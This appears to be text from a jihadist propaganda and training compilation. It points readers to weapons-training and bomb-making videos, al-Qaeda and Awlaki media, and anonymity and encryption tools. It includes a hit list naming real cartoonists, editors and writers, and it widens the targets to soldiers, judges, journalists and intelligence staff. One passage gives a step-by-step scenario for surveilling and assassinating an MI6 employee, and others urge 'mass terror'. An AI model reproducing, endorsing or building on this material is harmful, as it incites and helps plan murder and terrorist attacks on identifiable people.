*Languages

Arabic
www.LQtoronto.com

Pashto use the torrent/or even these youtube channels
PashtoLinguist
http://www.youtube.com/user/MilitaryLinguist?feature=watch

LearnPashto
http://www.youtube.com/user/LearnPashto

PashtoStudent
http://www.youtube.com/user/PashtoStudent

*Gun Training

Various Shooting Positions

ETCLibya: https://archive.org/details/nukhba
http://www.youtube.com/user/ETCLibya?feature=watch

Gun Training Videos in English

AK47

AK Disassembly Assembly Field Strip HD
https://www.youtube.com/watch?v=QFiHgFFyZW0

AK-47 Care Clean Field Strip Function Assembly
https://www.youtube.com/watch?v=kWEOAnzHFXg

How to adjust your SKS or AK-47/74 style Iron Sights with sight tool
https://www.youtube.com/watch?v=sv0VNRe4wIk

Iron Sights vs Magnified Optics.
https://www.youtube.com/watch?v=I7_q26HKT78

Iron Sights vs Optics
https://www.youtube.com/watch?v=EdnnB7ttAf8

M16

Disassembly, Assembly, and Cleaning the M16 A2
https://www.youtube.com/watch?v=_HXFobzhJdo

How to Field Strip an AR-15 / M-4 / M-16 Rifle (HD Tutorial)
https://www.youtube.com/watch?v=GPdWvVjMPPo

PK Machine Gun

Part 1: PKM Tripod and its proper use and configuration
https://www.youtube.com/watch?v=YCfUqaNFWZI

Part 2: PKM Stepanov Tripod - AA Config
https://www.youtube.com/watch?v=AZ9zE4nkY7w

PKM Machine Gun - Closer Look
https://www.youtube.com/watch?v=oJx6TmvHxDw

Russian PKM Machine Gun
https://www.youtube.com/watch?v=T_F-q7MNYBE

SVD Dragunov

SVD Dragunov
https://www.youtube.com/watch?v=Z-5mETIrXz0

Izhmash Dragunov Tigr (SVD) part 1/3
https://www.youtube.com/watch?v=5DbNyBsCvCk

Izhmash Dragunov Tigr (SVD) part 2/3
https://www.youtube.com/watch?v=REmbJbrIBEg
Izhmash Dragunov Tigr (SVD) part 3/3
https://www.youtube.com/watch?v=btGRU4TqXJM

Real Tigr SVD Dragunov 7.62x54R Russian Sniper Rifle Disassembly and Reassembly .MP4
https://www.youtube.com/watch?v=YGo-Kzkxggc

SVD (Dragunov Sniper Rifle) disassembly
https://www.youtube.com/watch?v=PvmpDpAwDIg

Arma II: DayZ Tutorial - How to use the SVD scope (PSO)
https://www.youtube.com/watch?v=HusCjeYtAbU

Sniper 101 Tutorial

Sniper tutorial (Over 80 Videos)

https://www.youtube.com/playlist?list=PLJUaiRIEduNXoaI2_PkBZi0vDCIcEPxUn

*Programs

Freemake Video Downloader 3.7.0
www.freemake.com/offline/offline_all/

CCleaner Latest versions
https://www.piriform.com/ccleaner/download

Asrar encrytpion/Asrar al mujahideen
http://gimfmedia.com/tech/en/

Tor Browser
http://www.torproject.org

*Bonus Audio & Videos

The Book of Jihad (Mashari al-Ashwaq ila Masari al-Ushaaq ** HQ Audio ****
https://archive.org/details/Mshri or http://www.kalamullah.com/anwar-alawlaki.html

Most of Anwar al-Awlaki Lectures http://www.kalamullah.com/anwar-alawlaki.html google his lectures if inactive

Eid Message 1434 [Woolwich]
https://archive.org/details/EidMessage1434

La tukallaf illa Nasfsik (You are Responsible only yourself) {Arabic Only Please Translate}
https://archive.org/details/la-tklf-ila-nfsk
Part 1 = la-tklf-ila-nfsk-1
Part 2 = la-tklf-ila-nfsk-2

The Manhattan Raid – The Knights of 9/11
Part 1 = https://archive.org/details/AsSahab-TheManhattanRaid1
Part 2 = https://archive.org/details/AsSahab-TheManhattanRaid2

The Lands of Jihad

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

As-Sham (Fillistin, Syria)
Iraq
Khorosan (Afghanistan, Uzbekistan etc.)
Pakistan
Caucaus Region (Chechnya, Dagestan)
Burma
Somalia
Sudan
Yemen
Nigeria
Kenya
Mali

And how many new paths/Fronts are opening for Jihād Daily!

Any Country that has waged a "war on terror"

(Islam)

& with troops fighting in Muslim land

The Land of Opportunity

- **USA**
- **UK**
- **France**
- **ETC.**


"If there is no check on the freedom of your **words**, then let your hearts be open to the freedom of our actions"

Shaykh Usamah bin Ladin

the Cartoon Crusade



The Dust will never settle down campaign



In spirit of defending the Messenger of Allāh, peace and blessings be upon him, we have dedicated a section of this issue for this purpose.









In this section:



Timeline of Events pertaining to the cartoons

Noting the important dates ever since the beginning of the cartoons of Muhammad, peace be upon him



The Dust will never settle down

A hit list for the ummah to take out pertaining to the figures related to the blasphemous caricatures



May our souls be sacrificed for you

Our guest writer Shaykh Anwar writes on the seriousness of the caricature issue & what must be done







Timeline of Events

2005

September 2005: Flemming Rose, the cultural editor of Jyllands-Posten, commissions twelve cartoonists to draw cartoons of Prophet Muhammad, peace be upon him. They are published by the end of the month.

October 14, 2005: Two of the cartoonists are advised to go into hiding after receiving death threats.

December 7, 2005: Strikes against the cartoons begin on a regular basis in Pakistan and soon spread all over the West and Islamic world.

2006

January 27, 2006: The Jyllands-Posten's website was hacked using a denial-of-service attack.

February 2, 2006: The Islamic group based in Britain, al-Ghurabaa, publishes an article entitled, "Kill those who insult the Prophet Muhammad".

February 2, 2006: Danish company, Arla Foods, reports millions in losses from the worldwide boycotts.

February 3, 2006: Belgian newspaper, Het Volk, prints the cartoons and quotes Etienne Vermeersch as saying Belgian papers should publish such caricatures every week "so that Muslims can get used to the idea."

February 3, 2006: Hundreds of Muslims march from the London Central Mosque to the heavily protected Danish embassy chanting jihadi slogans.

February 3, 2006: Saudi Shaykh Badr bin Nader al-Mashar refers, in an audio message posted online, to the cartoon furor as "part of the war waged by the decadent West against the triumphant Islam" and issues a call "to the billion Muslims: where are your arms? Your enemies have trampled on the prophet. Rise up."

February 4, 2006: The building which houses the Chilean, Swedish, and Danish embassies in Damascus, Syria, is set on fire after being stormed by angry mob. As a response to this incident, the Danish Ministry of Foreign Affairs issued a warning urging Danish citizens in Syria to leave the country immediately.

February 4, 2006: The Danish newspaper Politiken reveals that Jyllands-Posten in 2003, denied an unsolicited submission that caricatured the resurrection of Jesus, with the reason, that it would lead to an outcry.

February 5, 2006: The Danish consulate in Beirut, Lebanon is set ablaze during a demonstration.

February 7, 2006: Thousands of protesters clash with police and NATO peacekeepers in Afghanistan. Five Norwegian soldiers are injured by grenade splinters.

February 7, 2006: 578 Danish websites are hacked within a span of week.

February 7, 2006: The Taliban urge Muslims to declare jihad over the cartoons.

February 14, 2006: The Italian minister Roberto Calderoli wears a t-shirt emblazoned with cartoons of Muhammad. Calderoli stated: "I have had T-shirts made with the cartoons that have upset Islam and I will start wearing them today. We have to put an end to this story that we can talk to these people. They only want to humiliate people. Full stop. And what are we becoming? The civilization of melted butter?"

2006

March 1, 2006: Salman Rushdie, Ayaan Hirsi Ali, Taslima Nasrin, Bernard-Henri Lévy, Irshad Manji, Ibn Warraq are among a dozen writers to have put their names to a statement in a French weekly Charlie Hebdo paper warning against Islamic "totalitarianism". Charlie Hebdo reprinted the cartoons in France earlier on.

March 20, 2006: Police in Berlin overwhelm Amer Cheema, a student from Pakistan, as he enters the office building of Die Welt newspaper, armed with a large knife. Cheema admitted to trying to kill editor Roger Köppel for reprinting the Mohammad cartoons in the newspaper. On 1 May 2006, Cheema committed suicide in his prison cell. Cheema's family and Pakistani media claim he was tortured to death. 50,000 people attended Cheema's funeral near Lahore.

April 24, 2006: Shaykh Usamah bin Ladin reiterates the boycott of Danish products and the punishing of the cartoonists.

2007

February 12, 2007: Danish police arrested several people suspected of planning to assassinate the cartoonist who drew the turban cartoon. On the following day, Jyllands-Posten reprints one of the cartoons as a response to the arrests.

February 20, 2007: Shaykh Usamah bin Ladin threatens the EU over the reprinting of the cartoons.

August 18, 2007: In Sweden, The Orebro-based regional newspaper, Nerikes Allehanda, published a newly created cartoon from Lars Vilks which showed Muhammad, peace be upon him, as a dog. In a short span of time, the images spread to various other Swedish newspapers.

September 5, 2007: A Muslim woman in Western Sweden was arrested on charges of issuing a death threat against Lars Vilks in an e-mail. The sister confirmed in police interrogation that she had written the mail and said that she did not have any regrets about it.

September 15, 2007: The leader of the Islamic State of `Iraq, Abu `Umar al-Baghdadi, released an audio statement pertaining to Lars Vilks saying, "We announce a reward of $100,000 to anyone who kills this infidel criminal. This reward will be raised to $150,000 if he is slaughtered like a lamb." He also placed a reward of $50,000 on Ulf Johansson, editor-in-chief of Nerikes Allehanda.

2008

February 12, 2008: The Danish Security and Intelligence Service (PET) announced the arrest of three Muslims — two Tunisians and one Moroccan-born Dane — who were charged with planning to assassinate Westergaard. After the plot was foiled, the Danish secret service was made responsible for protecting Westergaard. He was placed under police surveillance when travelling to and from work. His house was fitted with steel doors, a panic room, reinforced glass in the windows and surveillance cameras.

2010

January 1, 2010: A 28-year-old Somali Muslim intruder armed with an axe and knife entered Kurt Westergaard's house shouting phrases like, "We will get our revenge!", "Revenge!" and "Blood!" He was subsequently shot and wounded by police within minutes of intrusion.

March 9, 2010: Seven Muslims were arrested in the Republic of Ireland over an alleged plot to assassinate Lars Vilks.

March 9, 2010: Colleen R. LaRose from the Philadelphia, Pennsylvania suburbs, had her federal indictment unsealed charging her with trying to recruit mujahideen to assassinate Lars Vilks.

April 20, 2010: Molly Norris of Seattle, Washington posted on her Facebook page an annual competition called, 'Everybody Draw Mohammed Day'. She wrote that if millions of people draw pictures of Muhammad, Muslims would not be able to kill them all, and threats to do so would become unrealistic. After her call became widespread, she quickly retracted from her position. However, other Facebook users had carried on with the competition, and it is now led by an information technology specialist based in Toronto, Canada named Mimi. It's reported that there are over 100,000 fans on her facebook page.

May 11, 2010: Lars Vilks was giving a lecture at Uppsala University when, about ten minutes into the lecture, one man sitting in the front row suddenly rushed towards him. According to Vilks, the man struck him with his head. Other attackers rushed forward, but the police intervened and stopped the brothers. As a result, Vilks was slightly injured.

The Dust will never Settle down

Lars Vilks
Flemming Rose
Carsten Juste
Girt Wilders
Salman Rushdie
Kurt Westergaard
Ayaan Hirsi Ali
Ulf Johannson
Molly Norris



Hitlist

- Anyone who insults the Prophet Saw in any manner whatsoever
- Anyone who Sends Troops/voted in favour of invading/fighting in Muslim Lands and spilling the blood of the believers. (this can range from actual soldiers to members of parliament who voted in favour, or those who manufactured/supplied even the equipment for the kuffar soldiers e.g suppliers of the vehicles/weapons radio/helmets/food/fuel etc used,)
- Anyone who fights/votes against Islam, ie bans the niqab etc
- Anyone who prosecutes a Muslim on terror related charges, (this can range from, Judges/Jury/lawyers police officers transferring the Muslim and even the prison guards/wardens who house the Muslim)
- Anyone from the media who speaks against the Muslims (Newspaper/Journalist/News Broadcasters/etc)
- Any Kuffar that make it their sole objective to spy on the Muslims (MI5, MI6, FBI, CIA etc. any terror related special Branch of Police Force)
- The Kings and Queens of the Land of Kufr because of their acceptance of the above violations unless they openly condemn the above
- The Presidents/Prime ministers of the Countries that have invaded Muslim Land etc.
- Any Murtads (apostates) who fight against the muslims, ie so called muslims who joined the British Army and fight against the Muslims
  A Muratd can still claim he is a Muslim by saying the Shahaadah but, **Actions Speak Louder Than Words**

Scenario

Objective: To target MI6 – Century House, Vauxhall Cross, London..

Simple start of small, assassinations is the best method to strike fear in to the kuffar.

How: first scope the area out/find a suitable place to do observation of the building

2nd try find out when majority of the staff exit the building ie finish work, 5pm? Especially a particular mark, someone who travels alone who takes a standard and set route, who just wants to get home

3rd Find where the mark lives/does anyone live with the mark, learn the schedule of the mark

4th when confident assassinate the mark (Clean or Messy however you want in order to send a message)

Who to target

Secret Service of Host Country

Government Communications Headquarters (GCHQ, the United Kingdom's version of the American National Security Agency)

(MI.6) – Century House, Vauxhall Cross, London.

(MI.5) – Thames House, Millbank, London.

Any Counter Terrorism Unit

***For Insulting RasululLah SAW**

SALMAN RUSHDIE

Lars Vilks

Flemming Rose

Carsten Juste

Girt Wilders

Kurt Westgaard

Ulf Johannson

Molly Norris

Robert calderoli Italian minister

Finally Have Tawakkal in Alah & Use Your Initiative!!!

FINAL REQUEST:

to the Media Front of Jihad

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path!

A humble and solemn request to all the media fronts of Jihad who are involved in the video production of amazing footage of the destruction of the DIRTY KUFFAR. I have a request to ask you on behalf of the Pearls of Jihad in the west who wish to do Jihad **in the west**.

We would like for you to start producing videos which solely deal with training in the field of physical training, weaponry and warfare etc. in English or in English subtitles, By experienced instructors in the field of Jihad. A brief list of the things to include would be,

1. **Physical training –** should show a basic training routine on how to prepare oneself for jihad, tips and notes, martial arts, exercises of a mujahid, and factors to consider before travelling to the Lands of Glory (dependent upon location {Khorasaan, Cheychaan, Yemen, Suriyya})
2. **Steeds of War (Weaponry) -** this should deal with hand gun, assault weapon, mines and bombs, rockets, grenades. How to create the latter group and use/detonate, how to handle. Even how to kill/shoot a target
3. **Warfare –** should deal with awareness during the secrecy of the operation, all the common factors/points to note before operations. Tactics, Types of operations, how to achieve maximum terror etc.

The reason I ask is because this is a very scattered and limited niche. Just look at the videos from FSAhelp, who literally breaks down the training of the mujahid, but unfortunately it's all in Arabic, and the majority in the west can only speak 1 language, English.

The above are not set points however could be highly useful for the mujahid in the west, but remember you are the voice of the mujahideen, you are news reporters of the mujahideen, when one wants to see their brother in the Land of Glory it is your work that they look at.

A set of instructional videos like this would Insha Allah be highly beneficial to the Pearls of the west and Insha Allah will create Terror in the hearts of the Kuffar!

May Allah accept your efforts for his blessed cause, straighten your intentions and reward you abundantly in the Aakhirah!!

Abu Kitaab Ink-al-Terror

Was Salaamu 'alikum Wa Rahmatullahi wa Barakatuh

List of Programs which are included are:

Asrar2.zip = Asrar al Mujahideen

Mobile.zip = Asrar for Mobile (Android & Symbian phones)

Ccsetup4.16.exe = CCleaner

Important.zip = read the chapter on 42 Zip Bomb

Jetico BCWipe 5.00.5 = BCwipe

Privacymantra.exe = Privacy Mantra

TMACv6.0.3_Setup.zip = Technitium Mac Address Changers

torbrowser-install-3.6.3_en-US.exe = Tor Browser 3.6.3

TrueCrypt Setup 7.1a = True Crypt 7.1a the safe version

All .zip files require winzip or winrar to open if inaccessible (Google winrar)

Check the links page to visit the developer's page for the latest versions

List Of Files / Videos Included

Competition = Footage of previous attacks on the Kuffar by the blessed brothers & sister in the path of Allah. Please study the Before and after, Plan carefully and choose wisely & attack multiply to create mass terror and destruction even if you are a **Lone Mujahid**.

Musaddas = Gun Training Videos by the brothers from Turkistan includes various hand grenades (perfect for those who wish to go for Jihad)

Inspiration = Various Naseehah and guidance for the **Lone Mujahid Lion**

Qanabil = Video tutorials on how to make a bomb / wireless detonators

- **Remote** = How to create Mobile Phone detonators
  Rd 3 Image Files = HQ Schematics of images files that are used in **rd 3 video**
- **Techniques** = Different types of IED's
- **Examples =** Video tutorials on how to make a Bomb (from the brothers in Turkistan. May Allah Grant them Victory!)

Mash = Low Quality version of Sheikh Anwar al Awlaki RA book reading of ibn nuhaas RA book of Jihad goto links page to download HQ version

Manuals = Manuals of different guns used in Jihad

If you're having difficulty viewing any videos please download VLC Player

Final Words

O Allah! Forgive those Believers who have contributed to this work!
O Allah! Forgive the Mujahid who benefits Applies anything from this work!
O Allah! Straighten their Aim! & Let it Strike terror into the hearts of the disbelieving people!

All credit belongs to Allah Swt & any errors are from myself so forgive me ya Rabb!

Glory be to You Lord, the Lord of Honor above what they (the Disbeievers) ascribe to you… Praise be to the Lord of the Worlds. And Peace and Blessings be upon our Prophet Muhammad SAW, his family, his companions, & upon the Ambiyya AS, the righteous & fearful slaves, the oppressed, the shuhadaah, the mujahideen, and the dwellers and searchers of Paradise!

Was Sallamu alaykum Wa rahtullahi wa Barakaatuh yaa Mujaahid/ah

HAVE TAWAKKAL IN ALLAH!

USE YOUR INITIATIVE!

& BISMILLAH! ALLAHU AKBAR!

"For TERROR upon the enemy is an obligation upon YOU from ALLAH!"